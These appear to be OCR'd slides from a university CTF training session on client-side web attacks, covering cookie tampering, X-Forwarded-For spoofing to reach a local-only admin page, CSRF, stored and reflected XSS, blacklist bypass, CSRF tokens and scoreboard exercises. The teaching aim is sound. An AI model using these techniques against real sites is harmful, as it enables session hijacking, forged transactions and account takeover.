
- Then we use the cookie to get into admin:
  - Edit cookie in browser
  - Tamper cookie in Burp/DevTools/...
- But hey! Only local connections!
  - Set `X-forwarded-for` `127.0.0.1` or `localhost`

SO WE CAN ONLY STEAL COOKIES?

- Not at all
- Recall: we can do **way more** than requesting URLs

- We can interact with someone's "webapp" on his behalf
- Sounds stupid / pointless? Well...

CAN I HAZ YOUR WEBAPP?



- I can submit that form for you w/JS
- Vuln called **Cross Site Request Forgery (CSRF)**

EXERCISE 4

scoreboard → Web → Client 300 - Buy Me a Flag

- You need to buy the flag - but ofc you're too poor
- Unfortunately only admin can do wire transfers
- *(No XSS to steal cookies this time! DON'T TRY! You waste time)*

HINTS:

- He knows the app is in beta and accepts bug reports
- He has infinite cash! Have him wire the money to you!
  - *No he did not inherit from Nigerian princes, that's still a scam*

EXERCISE 4 - SOLUTION

- Adapt solution of LocalBlog
- This time, instead of stealing his cookie w/XSS, forge a request to send money to your account

Preventing CSRF

- Generate a per-page random token
- Server remembers it
- Every AJAX request needs to pass it to the server

HOWEVER:

- Ok, this stops the attack of “Buy Me a Flag”
- But if there’s XSS in the service, you can read the token!

STORED AND REFLECTED XSS

- If you can forge a link that, when visited, injects a XSS payload on the victim's page: **REFLECTED** XSS

- If you can store a XSS payload permanently on some page: **STORED** XSS

- They are both bad. However:
  - Reflected - you need victim to click on your link **($)**
  - Stored - anyone who visits becomes a victim! **($$$)**

LOOKS LIKE WE HAVE MORE TIME

- Then we see more XSS blacklists
- They are still pretty bad, only more difficult to avoid
- (...Still reasonably easy)

TAKEAWAYS:

- Blacklists are not bad *per se*
- But w/ whitelists it's harder to forget *weird* cases

Now pwn stuff:

EXERCISE 2 AGAIN

scoreboard → Web → Client 300 - BBCodes Are Secure

Remember bbcode? Maybe you're too young...

"pseudo"-markup gets translated to HTML for rendering.

Way more secure than HTML, used on 1337 forums by cool kids

HINTS:

- Ok, not HTML, but maybe you can use what you have...

EXERCISE 2 AGAIN BUT SAFE

scoreboard → Web → Client 300 - BBCodes Are MORE Secure

No more quotes 4u. He he

No hints.

spritz.math.unipd.it/spritzers.html

Play with us!